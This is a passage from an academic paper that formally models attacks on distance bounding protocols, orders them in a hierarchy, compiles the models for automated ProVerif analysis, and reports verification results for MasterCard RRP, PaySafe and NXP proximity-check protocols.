*It can be shown that this fix suffices to defend against distance fraud attacks. Intuitively, the nonce $c2$ is only sent when the timer is running, so the attacker can never return this in time if not co-located with the verifier.*

Terrorist provers are less powerful than dishonest provers, because they will not send their secret values to a third party. Nevertheless, by considering terrorist provers working with another attacker that is co-located with the verifier, we can identify further attacks.

**Definition 5.** *Distance bound protocol specification $(P(id), V, \tilde{n})$ is vulnerable to:*

- terrorist fraud, *if* verified$(id)$ : *new* $\tilde{n}$.$[\ V \mid A\ ] \mid [\ TP\text{-}A(id)\ ]$
- assisted distance fraud, *if* verified$(id)$ : *new* $\tilde{n}$.$[\ V \mid DP\text{-}A(id')\ ] \mid [\ TP\text{-}A(id)\ ]$

*where $P(id) =\ !new\ id.!Q$, $DP\text{-}A(id')$ is as specified in Definition 4, and $TP\text{-}A(id)$ denotes $!new\ id.out(id).!Q' \mid A$, where $Q'$ is the process that acts as an oracle with all relevant functions for all bound and free names and private function applications in $Q$, and $A$ is the context hole.*

The process $TP\text{-}A$ will perform operations on behalf of the attacker, e.g., signing, encrypting and decrypting any values the attacker wishes, but it will not reveal secret values.

**Example 12.** *Specification $(ProverE2(id)$, $VerifierE2$, $\langle k \rangle)$ is vulnerable to terrorist fraud attacks. We have*

$$\begin{aligned} TP\text{-}A(id) \ =\ & !(new\ id.out(id) \\ & \mid in(x).\text{let}\ y = dec(x,k)\ \text{in}\ out(y) \\ & \mid in(x).out(enc(x,k))) \mid A \end{aligned}$$

*This process can receive the encrypted challenge from the verifier, decrypt it, and send the resulting plaintext to an attacker process co-located with the verifier, all before the timer is started. At the verifier's location we consider the following attacker process $P_A = in(chal, resp).in(=$*

*chal*,*x*).*out*(*resp*,*x*)*, this process can receive the challenge information from the terrorist prover process, and then use it to complete the verifier's challenge. This suffices to show* verified(*id*):*new k*.[ *V* | *A* ] | [ *TP-A*(*id*) ]*, hence, the specification is vulnerable to terrorist fraud.*

**Example 13.** *The second, more secure, protocol in Example 2 can be modelled in our calculus as* $(V2, P2, \langle\rangle)$ *where:*

$$\begin{aligned} P2(id) \;=\; & !new\ id\ .!out(id)\ .\ in(x)\ . \\ & \text{let } (chal, resp) = dec(x, lookup(id)) \text{ in} \\ & out(ready)\ .\ in(=chal, nonce)\ . \\ & out(xor(nonce, lookup(id)), resp) \end{aligned}$$

$$\begin{aligned} V2 \;=\; & !in(id)\ .\ new\ chal\ .\ new\ resp\ . \\ & out(enc((chal, resp), lookup(id)))\ . \\ & in(ready)\ .\ new\ nonce\ . \\ & startTimer\ .\ out(chal, nonce)\ .\ in(xb, =resp)\ . \\ & stopTimer\ .\ \text{let } xb = h(nonce, lookup(id)) \\ & \qquad \text{in event}(\text{verify}(id)) \text{ else } 0 \end{aligned}$$

*and lookup is a private function used to find a unique key shared between one particular prover and the verifier, and h is a public hash function.*

*We show in Section 7 that there does not exist any attacker process that can make any of the system contexts that model the attacker perform a verify event for the id being tested. Therefore this protocol is secure against all of these possible, different distance bounding attacks.*

We only consider two locations when capturing different types of attacks against distance bounding protocols. More attack scenarios would be possible by considering attackers at other locations, however, these scenarios are strictly weaker than those presented, so they would not lead to interesting definitions.

## 5 A hierarchy of attacks

We have modelled five types of attack against distance bounding protocols by considering various scenarios in which verifiers are deceived into believing they are co-located with provers. These scenarios consider the following terms:

- $V \mid A$, a verifier co-located with a basic attacker (relay fraud and terrorist fraud);
- $V$, a verifier in isolation (distance fraud);
- $V \mid P(id')$, a verifier co-located with honest provers (distance hijacking);
- $V \mid DP\text{-}A(id')$, a verifier co-located with dishonest provers (assisted distance fraud);
- $P(id) \mid A$, remote provers co-located with an attacker (relay fraud);
- $DP\text{-}A(id)$, remote dishonest provers in isolation (distance fraud and distance hijacking); and
- $TP\text{-}A(id)$, remote terrorist provers in isolation (terrorist fraud and assisted distance fraud).

Yet, numerous combinations of these terms were not considered by the definitions in the previous section, e.g., we have not considered a verifier co-located with a basic attacker and some other prover, along with a remote prover and a basic attacker: $[V \mid A \mid P(id')] \mid [P(id) \mid P(id)]$. We also have not considered co-location of remote dishonest provers, e.g., $DP\text{-}A(id') \mid TP\text{-}A(id)$.

We now consider a more general setting whereby a verifier is co-located with zero or more of a basic attacker $A$, honest provers $P(id')$, terrorist provers $TP\text{-}A(id')$, and dishonest provers $DP\text{-}A(id')$. These provers all use identifiers that are distinct from the identifier $id$, which is being used in an attempt to deceive the verifier. Moreover, at a distinct, remote location, we consider one or more of honest provers $P(id)$, terrorist provers $TP\text{-}A(id)$, and dishonest provers $DP\text{-}A(id)$. Furthermore, the remote location may additionally include one or more of a basic attacker $A$, honest provers $P(id')$, terrorist provers $TP\text{-}A(id')$, and dishonest provers $DP\text{-}A(id')$. This gives way to $2^4 \cdot 2^3 \cdot 2^4 = 2048$ scenarios. Albeit, we can disregard scenarios in which identifier $id$ is absent (since without this any attack will be an attack on authentication, rather than a distance bounding attack, and authentication attacks can be found using a range of other well established methods, e.g. [1]). This gives us $2^4 \cdot (2^3 - 1) \cdot 2^4 = 1792$ scenarios to consider, significantly more than the five scenarios that have been identified in the literature.

We can reduce the number of scenarios we need to consider by observing that there is a strict order on the capabilities of the different attacker processes:

**Lemma 1.** *For any distance bounding protocol specification* $(P(id), V, \tilde{n})$*, from which we derive DP-A and TP-A, and for all system contexts C, sets of names E and names* $x \in \{id, id'\}$*, we have*

$$\begin{aligned} & \text{verified}(id){:}C[A \mid P(x)] \\ & \quad \Rightarrow \text{verified}(id){:}C[TP\text{-}A(x)] \\ & \quad \Rightarrow \text{verified}(id){:}C[DP\text{-}A(x)] \end{aligned}$$

*Moreover, no reverse implication holds.*

By filling a context's hole with a process containing a hole (as above), we derive a context (which is required by the verified predicate).

It follows from Lemma 1 that we need not consider more than one of the terms $P(x)$, $DP\text{-}A(x)$, or

$TP\text{-}A(x)$ at a particular location. For instance, the verifier can perform the verify event in the context $[V] \mid [P(id) \mid A \mid DP\text{-}A(id)]$ if and only if it can perform the event in the context $[V] \mid [DP\text{-}A(id)]$. Hence, we need not consider both these contexts; we need only consider the latter, simpler context.

Honest and dishonest provers represent an arbitrary number of provers. (The bound name used as the id of these provers will be substituted for another value by the (NEW) rule.) Hence, we have:

**Lemma 2.** *For any distance bounding protocol specification $(P(id), V, \tilde{n})$, from which we derive DP-A and TP-A, and for any system contexts $C[\_]$, sets of names E, names id and $id'$, and $X \in \{P, DP\text{-}A, TP\text{-}A\}$, we have:*

$$\text{verified}(id)\text{:}C[X(id') \mid X(id)] \Leftrightarrow \text{verified}(id)\text{:}C[X(id)]$$

It follows from Lemma 2 that if process $X(id)$ is present, then it is not necessary to consider the corresponding $X(id')$ process as well.

When there is a dishonest prover at a different location to a basic attacker process, the dishonest prover could send all of its secrets to the basic attacker process enabling it to also act as a dishonest prover:

**Lemma 3.** *For any distance bounding protocol specification $(P(id), V, \tilde{n})$, from which we derive DP-A, and for all processes P and Q, names id, tuple of names $\tilde{n}$, and sets of names E, and all names x (including $x = id$), we have that*

$$\begin{aligned} &\text{verified}(id)\text{:}new\ \tilde{n}.[P \mid A] \mid [DP\text{-}A(x) \mid Q] \\ \Leftrightarrow\ &\text{verified}(id)\text{:}new\ \tilde{n}.[P \mid DP\text{-}A(x)] \mid [DP\text{-}A(x) \mid Q] \\ \Leftrightarrow\ &\text{verified}(id)\text{:}new\ \tilde{n}.[P \mid DP\text{-}A(x)] \mid [A \mid Q] \end{aligned}$$

Our observations reduce the number of interesting, distinct, system contexts to 27, each of which models a different distance bounding attack scenario, and protection against which offers a distinct security property. These 27 contexts are given in the figure in the Appendix.

Lemma 1 lets us order contexts in terms of the strength of the security properties they represent. For instance, if we replace $TP\text{-}A(id)$ with $DP\text{-}A(id)$, then the attacker is strictly more powerful, and the security properties they represent are stronger. Additionally, we note that adding processes to a context will not affect the verified, predicate, e.g., $\text{verified}(id)\text{:}C[A] \Rightarrow \text{verified}(id)\text{:}C[A \mid P(x)]$. The partial order this leads to is shown in the figure in the Appendix.

For any protocol, if it is secure against an attack scenario in this ordering then it is also secure against the attack scenarios directly below it. Additionally, we can find examples to show that all the attack scenarios are different, and that attack scenario that are not directly above or below each other are unrelated.

This partial ordering of attack scenarios the Appendix tells us that protection against distance hijacking attacks is strictly stronger than security against distance fraud attacks, and that security against assisted distance fraud is stronger than security against terrorist fraud attacks, which in turn is a stronger property than security against relay attacks. However, distance hijacking and assisted distance fraud are not directly comparable properties. To illustrate this we could consider a verifier with an override mode: if a process sent it the secret key of a prover then it would accept it as local. Such a protocol could be secure against assisted distance fraud but would not be secure against distance hijacking.

On the other hand we could consider a verifier that would correctly distance bound a process and would then accept any identity from that local process. Such a protocol could be secure against distance hijacking but not against assisted distance fraud. Therefore, the strongest property that a distance bounding protocol can have is protection from both distance hijacking and assisted distance fraud.

To separate many of the distance bounding properties we need to consider a verifier that will verify any process that sends it a secret key. This is the difference between what a dishonest prover and a terrorist prover can do, however there are currently no proposals for distance bounding protocols with this behaviour. Therefore, it is a safe assumption that for any proposed distance bounding protocol, if there is no local attacker process, then the ability to send a secret key does not add any additional power. This means that:

**Assumption 1.** *Distance bounding protocols will not be designed so that a correct prover could send their secret key to the verifier. I.e.,*

$$\begin{aligned} &\text{verified}(id)\text{:}new\ \tilde{n}.[V] \mid [DP\text{-}A(id)] \\ &\qquad \Leftrightarrow \text{verified}(id)\text{:}new\ \tilde{n}.[V] \mid [TP\text{-}A(id)] \end{aligned}$$

All examples of distance bounding protocols we have seen in the literature do not distance bound the verifier to the prover. This would mean that the attacker does not gain any additional power by being local to the prover, rather than local to the verifier. This further reduces the number of interesting cases we need to consider.


**Assumption 2.** *In the protocols we consider the prover does not also distance bound the verifier. I.e.,*

$$\begin{aligned} &\text{verified}(id)\text{:}new\ \tilde{n}.[V \mid A] \mid [P(id)] \\ &\qquad \Leftrightarrow \text{verified}(id)\text{:}new\ \tilde{n}.[V \mid A] \mid [P(id) \mid A] \end{aligned}$$

These assumption, along with the lemmas above, leave us with 14 distance bounding attack scenarios, which can be ordered using the lemmas above. This ordering is shown in Figure 3.

**Discussion:** With the assumption that transmitting the secret key does not matter, assisted distance fraud becomes the most powerful distance bounding property. If

**Figure 3** Ordering of distance bounding attack scenarios that follows from lemmas 1, 2 and 3 and assumptions 1 and 2. Higher properties imply those below them. We write $[V(id) \mid P] \mid [Q]$ for verified$(id)$:$[V \mid P] \mid [Q]$



a distance bounding protocol is secure against this attack scenario, then none of the other attacks are possible. However, this property is very strong; industrial distance bounding protocols such as MasterCard's RRP or NXP's proximity check do not have this property nor do they need it: If a bank card or key fob has been fully compromised, then an attacker may send all key information from this device to the same location as the verifier and so pass the verification.

The lines which dissect Figure 3 each represent different possible attacker models, and each area is dominated by a single property, which, if checked, will prove security for that particular attacker model. Assisted distance fraud, and all of the other attack scenarios that require a terrorist fraud attacker process (as indicated by the red dotted line in Figure 3), rely on the terrorist fraud attacker simply deciding not to send their key. While such an attacker could exist, there is nothing to stop an attacker, that has compromised a device, from sharing the secret key. Therefore, the additional protection provided by protecting against a terrorist attacker is questionable in some attacker models.

The brown, large dashed lines separates the properties in which the verifier is checking a compromised prover from an uncompromised prover. Many of the use cases for distance bounding protocols aim to protect a device against relay attack, thereby preventing criminals from taking a victim's car or making a payment with the victim's EMV card, for instance. In this attacker model, if the attackers have compromised the device, then they can simply clone it, making the distance bounding attack unnecessary. In this model, checking verified$(id)$: $[V \mid DP\text{-}A(id') \mid A] \mid [P(id) \mid DP\text{-}A(id')]$ ensures that all of the possible relevant security properties hold. For this security property to hold, the attacker should not be able to pretend to be an uncompromised device, regardless of how many other devices are compromised. We define this property as uncompromised distance bounding:

**Definition 6** (Uncompromised Distance Bounding attack)**.** *Given a name $id'$ and a distance bounding protocol $(V, P(id), \tilde{n})$, from which we derive a dishonest prover DP-A$(id')$, we say that the protocol is vulnerable to an uncompromised distance bounding attack if:* verified$(id)$:*new* $\tilde{n}.[V \mid DP\text{-}A(id')] \mid [P(id) \mid DP\text{-}A(id')]$ *otherwise we say that it is safe from this attack.*

As we are dealing with dishonest provers, by Lemma 3:

$$\begin{aligned}&\text{verified}(id)\text{:}new\ \tilde{n}.[V \mid DP\text{-}A(id')] \mid [P(id) \mid DP\text{-}A(id')]\\ &\Leftrightarrow \text{verified}(id)\text{:}new\ \tilde{n}.[V \mid A] \mid [P(id) \mid DP\text{-}A(id')]\\ &\Leftrightarrow \text{verified}(id)\text{:}new\ \tilde{n}.[V \mid DP\text{-}A(id')] \mid [P(id) \mid A]\end{aligned}$$

therefore any of these system contexts could be used to represent uncompromised distance bounding attacks.

We choose the one that makes it clear that the dishonest prover can act at both locations.

The purple dot-dashed line separates the attack scenarios that have only a remote attacker from those that let the attacker act both locally to the verifier and remotely. In the case where transmissions from the verifier can be picked up remotely and the attacker can only act remotely, the strongest possible property is distance hijacking. However, in many applications the messages from the verifier are limited to the local area (e.g. due to the RFID technology as used by contactless EMV cards), therefore the attacker must be able to act locally to the verifier and these attack scenarios do not apply.

The green small dashed line marks out the attack scenarios that assume trusted hardware from those that allow some provers to be compromised. Our ordering shows that verified$(id)$:*new* $\tilde{n}.[V \mid P(id) \mid A] \mid [P(id) \mid A]$ is the most powerful property that can be tested in this category. This attacker corresponds to, for instance, a relay attack against an EMV card, which uses another, different EMV card at the verifier's location. The use of this other EMV card that is co-located with the verifier makes it a more powerful attacker than a basic relay attack, but it is still less powerful than an uncompromised distance bounding attack, because it does not require any cards to be compromised. We do not believe this particular attack scenario has been identified before, as a distinction from relay attacks, so we call this "relay hijacking".

In summary, our ordering tells us that:

- If the protocol is aiming to defend against terrorist fraud attackers, then it should be checked against *assisted distance fraud*.
- If the attacker model does not include terrorist fraud attackers, then the strongest protection a protocol can have is against both *distance hijacking* and *uncompromised distance bounding* attacks.
- If the attacker model does not require protection for a compromised prover, then the strongest attack that needs to be defended against are *uncompromised distance bounding* attacks.
- If a distance bounding protocol assumes trusted hardware devices, then the strongest attack that needs to be defended against is *relay hijacking*: verified$(id)$:$[V \mid P(id') \mid A] \mid [P(id) \mid A]$.
- If the attacker model only considers attackers that are remote from the verifier, then the strongest attack that needs to be defended against is *distance hijacking*.

## 6 Automated reasoning

To enable automated reasoning, we define a compiler from our timer location calculus to a dialect of the applied pi calculus with phases [7], which can be automatically reasoned with using the ProVerif tool [8]. Phases are used to define an ordering on reduction, e.g., processes in phase 1 can only be executed before the processes in phase 2, which come before the processes in phase 3, etc. Beyond phases, the applied pi-calculus adds named communication channels, e.g., $out(c,m)$ outputs message $m$ on the channel $c$. Channels can be public or private, and the attacker can only send and receive messages on public channels. The applied pi-calculus does not have timers or locations, and our compiler encodes the start timer, stop timer and locations using other primitives. Thus, compilation enables distance bounding protocols to be verified automatically using ProVerif.

We restrict compilation to extended linear processes that contain at most one timer:

**Definition 7.** *A* linear process *is a process without parallel composition or replication. Moreover, an* extended linear process *is a process new* $\tilde{n}.L_1 \mid \cdots \mid L_i \mid !L_{i+1} \mid \cdots \mid !L_n$*, where* $L_1, \ldots, L_n$ *are linear processes.*

Linear processes allow us to express all distance bounding protocols from the literature, so they do not reduce the usefulness of our method.

Using linear processes, we introduce a technique to simplify the detection of vulnerabilities and define a compiler that allows us to take advantage of that technique.

**Proof technique:** It follows from Definition 2 that: if verified$(id)$:*new* $\tilde{n}.[!L_1 \mid L_2 \mid A] \mid [L_3 \mid A]$ such that only $L_1$ contains a timer, then there exists a successful execution of $L_1$. Moreover, the following lemma shows that it is sufficient to consider $L_1 \mid !\text{blind}(L_1)$ in place of $!L_1$, where $\text{blind}(L_1)$ is $L_1$ after removing timer actions ($startTimer$ and $stopTimer$) and events, hence, it suffices to isolate timers and events to a single instance of $L_1$.

**Lemma 4.** *For all system contexts new* $\tilde{n}.[!V_L \mid L_v \mid A] \mid [L_p \mid A]$*, sets of names E and name id, such that* $V_L$*,* $L_v$ *and* $L_p$ *are linear processes and only* $V_L$ *contains a timer, we have:* verified$(id)$:*new* $\tilde{n}.[!V_L \mid L_v \mid A] \mid [L_p \mid A] \Rightarrow$ verified$(id)$:*new* $\tilde{n}.[V_L \mid !\text{blind}(V_L) \mid L_v \mid A] \mid [L_p \mid A]$.

It follows from Lemma 4 that distance bounding attacks can be detected by checking whether a single instance of the verifier is deceived. Moreover, we need only consider a single unreplicated timer.

**Our compiler:** Intuitively, the goal of our compiler is to encode a single timer using phases. In particular, all processes should initially be in phase 0, hence, all processes are initially active. Once the timer is activated, we advance all processes at the same location as the timer to phase 1, hence, only processes at the timer's location are active. Finally, once the timer is deactivated, we advance

all processes to phase 2, hence, all processes are active. Thus, compilation encodes timers as phases.

Encoding the activation and deactivation of timers as phases is straightforward, indeed, we merely replace *startTimer.P* with $1:P$ and *stopTimer.Q* with $2:Q$. But, encoding the advancement of other processes at the same location as the timer from phase 0 to phase 1 is problematic, as is advancing processes at different locations from phase 0 to phase 2, because we cannot know when processes should advance. We overcome this problem by over-approximating advancement.

We over-approximate by ensuring processes can advance between phases at any time. It suffices to consider advancements just before input operations, because processes ready to output can be reduced by an attacker that receives those outputs before an advancement and replays the messages received afterwards, and other processes do not produce communications, so it does not matter whether they happen before or after an advancement. We define the following function to produce all ways in which advancements can be inserted into a process before inputs.

**Definition 8.** *Given a timer location calculus process P, and a non-empty list of integers ds, we define the function phases, to applied pi-calculus processes, as follows*

$$phases(P,ds) = !P_1 \mid !P_2 \mid \cdots \mid !P_n$$

*where* $\{P_1,\ldots,P_n\} = phasesSet(P',ds)$, $P'$ *equals* $P$ *with every in(x) replaced with in(c,x) and every out(M) replaced with out(c,M) and function phasesSet is defined as follows:*

$$\begin{aligned}
&phasesSet(P,[d]) \\
&\quad = \{C[d:in(M,x).P'] \;:\; P = C[in(M,x).P']\} \cup \{P\} \\
&phasesSet(P,d_1::d_2::ds) \\
&\quad = \{C[d_1:in(M,x).P''] \;:\; P = C[in(M,x).P'] \wedge P'' \in \\
&\qquad phasesSet(P',d_2::ds)\} \cup phasesSet(P,d_2::ds)
\end{aligned}$$

Using function *phases*, we define our compiler, first for systems with verifiers co-located with attackers and then for systems with remote attackers.

**Definition 9.** *Given a system context* $S = new\ \tilde{n}.([!V_L \mid L_v \mid A] \mid [!new\ id.!P_L \mid L_p \mid A])$ *and name id, we define the* $compile(id,S)$ *as*

$$\begin{aligned}
&new\ \tilde{n}.(tToPh(V_L) \mid \\
&\quad phases(\mathrm{blind}(V_L),[1,2]) \mid phases(L_v,[1,2]) \mid \\
&\qquad !new\ id.phases(P_L,[2]) \mid phases(L_p,[2]))
\end{aligned}$$

*where* $tToPh(L)$ *is L after replacing startTimer.P with* $1:P$ *and stopTimer.Q with* $2:Q$ *and every in(x) replaced with in(c,x) and every out(M) replaced with out(c,M)*

Timers limit communication between locations. Hence, once timers have been encoded as phases, we no longer require locations. Thus, our compiler also removes locations. (Once locations are removed, we can consider a single hole, rather than multiple holes. Such a hole can be left implicit, because it will be introduced by Definition 11, below.) It follows that our compiler outputs processes in the applied pi calculus with phases, which can be automatically reasoned with using ProVerif.

When the verifier and attacker are not co-located, we must prevent the attacker communicating with the verifier's location whilst the timer is running. To do this, we replace the public channel "*c*" with a private channel "*priv*" between phase 1 and 2 (i.e., whilst the timer is active), thereby denying the attacker access to the communication channel. To maintain equivalence between compiled processes in the applied pi-calculus with phases and the original process in the timer location calculus, compilation introduces the following processes:

- $!in(c,x).1:out(priv,x)$, respectively $!1:in(priv,x).2:out(c,x)$, which allows messages sent on public channel $c$ in phase 0 (before the timer starts), respectively private channel *priv* in phase 1 (whilst the timer is running), to be received on private channel *priv* in phase 1, respectively public channel $c$ in phase 2 (after the timer stops).

The first process permits preemption, whereby a message is sent before a timer starts and received when the timer is running, and the second permits a message sent whilst a timer is running to be received after the timer stops.

- $!1:in(priv,x).out(priv,x)$, which allows messages sent on private channel *priv* to be buffered, i.e., received and relayed.

This final process ensures that any reduction by the (ASYNC) rule on private channel *priv* in our timer location calculus can be mapped to a reduction in the applied pi-calculus, which has no such rule (a similar processes isn't required for reductions by the (ASYNC) rule on public channel $c$, because the attacker process can simulate such reductions).

**Definition 10.** *Given a system context* $S = new\ \tilde{n}.[!V_L \mid L_v] \mid [!new\ id.!P_L \mid L_p \mid A]$ *and a name id, we define* $compile(id,S)$ *as*

$$\begin{aligned}
&new\ priv.new\ \tilde{n}.(renameC(priv,tToPh(V_L) \\
&\mid\ renameC(priv,phases(\mathrm{blind}(V_L),[1,2])) \\
&\mid\ renameC(priv,phases(L_v,[1,2])) \\
&\mid\ !new\ id.(phases(P_L,[2])) \mid phases(L_p,[2]) \\
&\mid\ !in(c,x).1:out(priv,x) \mid !1:in(priv,x)2:out(c,x) \\
&\mid\ !1:in(priv,x).out(priv,x)
\end{aligned}$$

*where $tToPh(L)$ is defined above and $renameC(a,P)$ is process P with every occurrence of the channel c used for input and output between all* $1:$ *and* $2:$ *actions replaced with the channel priv.*

The ProVerif tool [8] can test to see if there exists an attacker process that can make an event reachable.In this paper we only require events that are a function application to new names, which can be defined as follows. Although ProVerif can test such properties, the corresponding definition has not previously been formally defined, we do so here:

**Definition 11.** *We write* $\text{ev}(f(a_1,\ldots,a_i)), Init:P$ *if there exists a process Q such that the free names of Q are a subset of the names Init and Q does not contain any events, and a trace:*

$\mathscr{T} = Init, \{P|Q\} \rightarrow^* E, \{\text{event}(f(b_1,\ldots,b_i)).P'\} \cup \mathscr{P}$ *and for* $1 \leq j \leq i$ *the trace* $\mathscr{T}$ *contains the reductions:* $E_j, \mathscr{P}_j \cup \{new\ a_j.P_j\} \rightarrow E_j \cup \{b_j\}, \mathscr{P}_i \cup \{P_j\{b_j/a_j\}\}$

The following theorem tells us that we can check the compiled system in the applied pi-calculus and concluded security results about the system with locations:

**Theorem 1.** *Given a system context* $S = new\ \tilde{n}.[!V_L \mid L_v \mid A] \mid [!new\ id.!P_L \mid L_p \mid A]$ *or* $S = new\ \tilde{n}.[!V_L \mid L_v] \mid [!new\ id.!P_L \mid L_p \mid A]$*, and a name id, we have*

*not* $ev(\text{verify}(id)), \{c\}:compile(id,S) \Rightarrow \neg\ \text{verified}(\{c\}, id):S$


## 7 Case studies

We have implemented the compiler introduced in the previous section. Using this tool and ProVerif we analysed various distance bounding protocols. The tool and all of the model files mentioned in this section are available on the website given in the introduction.

**Contactless payment protocols:** Smart cards use the EMV protocol to perform contact-based and contactless payments via payment terminals [19, 20]. EMV Contactless cards make use of ISO/IEC 14443 for the communication between the card and terminal. ISO/IEC 14443 is a standard that specifies near-field communication at 13.56 MHz. This standard is widely used for bank cards and cards for access control (e.g. for buildings) and public transport. Due to its physical characteristics it is not possible to communicate over a long distance using ISO/IEC 14443. Even with a very powerful antenna active communication is only possible up to around a meter [23].

The EMV protocol comprises of an exchange of transaction data and then the card generates a MAC (called the Application Cryptogram or AC) using a session key based on a key shared between the smart card and the

**Figure 4** MasterCard's Relay Resistance Protocol



card issuer and the Application Transaction Counter (ATC), which equals the number of times the card has been used and will provide freshness to the transaction. The AC is used for verification of the transaction by the card issuer. As the payment terminal cannot read the AC, the card also signs the transaction data, known as the Signed Dynamic Application Data (SDAD) and the payment terminal uses this to verify the transaction.

MasterCard's Relay Resistance Protocol (RRP) [20], as part of an EMV transaction, is presented in Figure 4. RRP is an extension of the EMV protocol, for which a new command is added, namely the *EXCHANGE RELAY RESISTANCE DATA* command. In a regular EMV session, a transaction is initiated by executing the *SELECT* command, to select the EMV applet on the smart card, and then the *GET PROCESSING OPTIONS* command to provide information about the capabilities of the terminal to the card.

The card will typically respond to the *GET PROCESSING OPTIONS* message with the Application Interchange Profile (AIP) and Application File Locator (AFL), used to indicate the capabilities of the card and the location of data files respectively. To finalise a transaction the *GENERATE AC* command is used. This command includes a nonce, known as the Unpredictable Number (UN), to provide freshness to the transaction, and an AC, and if the card supports it the SDAD, are them returned.

The new command added in RRP is the *EXCHANGE RELAY RESISTANCE DATA* command, which will be timed and is typically executed after the *GET PROCESS-*

*ING OPTIONS* command. The terminal will send a nonce (*Terminal Relay Resistance Entropy*), which will also be used as the Unpredictable Number for the rest of the transaction. The card will respond with another nonce (*Device Relay Resistance Entropy*) and three timing estimates (minimum time for processing, maximum time for processing and estimated transmission time). The maximum time serves as an upper bound for the terminal's timer. Both random numbers and the timing information are included in the SDAD. If the card does not respond in time, it is assumed that it is not actually present at the current location and the data may be relayed.


MasterCard's RPP is similar to PaySafe [12], though PaySafe makes fewer changes to the previous EMV specification. No new commands are introduced; rather than sending the nonce using the *EXCHANGE RELAY RESISTANCE DATA* as in RRP, it is included in the *GET PROCESSING OPTIONS* command and a nonce is added in the corresponding response. This exchange is timed to detect possible relay attacks.

Mauw et al. [28] looked at PaySafe and observed that it is vulnerable to distance fraud attacks and suggested adding the UN nonce to the timed response to protect against this. We note that the same weakness to distance fraud applies to MasterCard's protocol. Due to the physical characteristics of ISO/IEC 14443, we consider distance fraud attacks not to be applicable to protocols using this standard, as it will always be necessary to have a local adversary in order to be able to communicate with the local reader. Furthermore, once a card is compromised, it should not lead to a compromise of other cards but the compromised card should be considered lost as the information on it can be used to clone the card, as discussed in Section 5. This means that we do not consider attacks such as terrorist fraud or distance hijacking applicable to these protocols.

**NXP's distance bounding protocols:** NXP's Mifare Plus cards are used in, for example, public transport and for building access control and also make use of the ISO/IEC 14443 specification for contactless communication. The cards use a proprietary distance bounding protocol. It is not publicly known what protocol is used. Nevertheless, NXP have been granted a patent [25] and have filed a further patent application [14] for distance bounding technology.

We present the protocol from the granted patent [25] in Figure 5. As with any protocol on top of ISO/IEC 14443, the session starts with the reader sending a *SELECT* command to the card and the card responding with its ID. The distance bounding check will be initialised by sending a *PREPARE PROXIMITY CHECK* command. The card generates a random 8-byte number $n_P$ and sends timing information to the reader indicating how long a

**Figure 5** NXP's patented distance bounding protocol. The timed step can be repeated up to 8 times



reply to the distance bounding check should take. After receiving the timing information the reader generates its own random 8-byte number ($n_V$), sends this to the card using a *PROXIMITY CHECK* command and starts its timer.

In reply to the *PROXIMITY CHECK* command the card sends its own random number and on receiving this the reader stops its timer and checks the time against the timing information previously sent by the card. These steps can send the whole 8-byte nonces in one message, or the nonces can be split into up to eight exchanges of 1 byte each, so giving multiple time measurements.

Finally, the reader sends a *VERIFY PROXIMITY CHECK* with a MAC of the nonces and the timing information. The card checks whether the nonces and timing information are correct, and if so the card replies with a MAC of its own, again including the nonces and timing information. The card and readers MAC are distinguished by the inclusion of a different constant in each. The reader checks the card's MAC, and if it is correct it verifies the card as being at the same location.

NXP's other patent application [14] presents the same protocol but without the timing information (we refer to this as NXP's variant 1 below). It also presents a variant of the protocol in which the reader does not include a MAC with the *PROXIMITY CHECK* command (we refer to this as NXP's variant 2 below). Similar protocols are claimed which use encryption rather than MACs. It is not specified whether there is a unique key per card, or a global key that is shared between many cards.

**Checking prover provided timing information:** In the protocols above the prover sends the verifier information about how long responses should take. When testing security properties for these protocols we also need to ensure that the timing information is correctly authenticated.

The authentication for the timing information should be independent of how the information is used, or the location of the processes, therefore we may reasonably over-approximate the correctness of the timing information by removing the timer actions and running all processes in parallel in the applied pi-calculus, along with any required dishonest provers. The ProVerif tool lets us check the authenticity of information by checking correspondences between events. For protocols that strongly authenticate the prover's identity we check the authenticity of the timing information by adding an event($start(ti, id)$) to the start of the prover being tested, where *it* is a name representing the timing information, and *id* is the identity of the prover. We add an event($end(ti, id)$) to the verifier at the point it accepts the timing information as valid for prover *id*. For protocols that are anonymous, or do not authenticate the prover's identity, we replace the *id* in the event with the session nonces. We check that every end event has a corresponding start event, i.e., the verifier only accepts timing information as valid for a prover if the prover also performed a session with that timing information.

**Analysis and results:** We modelled MasterCard's RRP, PaySafe, NXP's protocols and several protocols from the literature as well as our example protocols in our calculus. Using our tool we compiled these to the applied pi-calculus with phases, and analyzed the resulting models with ProVerif. Table 1 summarizes the results of our analysis for the different protocols and attack scenarios. The compiled models can be significantly larger, as they scale linearly with the number of input operations. For example, the PayWave model becomes about 4 times longer than the original model when checking it for mafia fraud. For the results in Table 1, the verification with ProVerif finishes within a second on a system with an Intel Core i7-4550U and 8GB of RAM. For the protocols from the literature we used similar abstractions to model these as used in [28] and [15]. All models are available online. For the protocols from the literature [5, 24, 29, 30, 32, 35, 36] our analysis did not find any new results, so we focus on the industrial protocols.

We found that all the payment protocols protect against relay attacks and are safe in the uncompromised distance bounding scenario. It follows that your bank card is safe from relay attacks, even if someone else's card is compromised. PaySafe and MasterCard's RRP protocol do not defend against distance fraud, but Mauw et al.'s extension does. However, as noted above, distance fraud attacks are not applicable to protocols using ISO/IEC 14443, as it is always required to have a local adversary in order to communicate with the payment terminal. All of the protocols fail to protect against terrorist fraud attacks but, as discussed, we do not consider these applicable to the EMV attacker model. Therefore, we can conclude that all of the payment protocols meet their security goals with regard to relay attacks.

| | Mafia Fraud / Relay | Uncompromised Distance Bounding | Distance Fraud | Terrorist Fraud | Timing information authenticity |
|---|---|---|---|---|---|
| Example 1 (Section 2) | OK | Attack | Attack | Attack | N/A |
| Example 2 (Section 2) | OK | OK | OK | OK | N/A |
| PaySafe | OK | OK | Attack | Attack | N/A |
| PaySafe with changes [28] | OK | OK | OK | Attack | N/A |
| MasterCard's RRP | OK | OK | Attack | Attack | OK |
| NXP's protocol (unique keys) | OK | OK | Attack | Attack | OK |

Table 1: Results of our verification. The last four protocols use the same underlying distance bounding method.

NXP's protocols with a unique key for every device provide the same security against relay attacks as MasterCard's RRP and PaySafe. Here we again consider both distance and terrorist fraud attacks not applicable due to the underlying ISO/IEC 14443 protocol. However, if we assume that a global key is shared across a range of devices then security against relay attacks holds, but uncompromised distance bounding security does not. This is due to the fact that the compromise of one device is equal to the compromise of the complete system. This would represent a major security risk with, for example, a single compromised key fob putting all cars at risk.

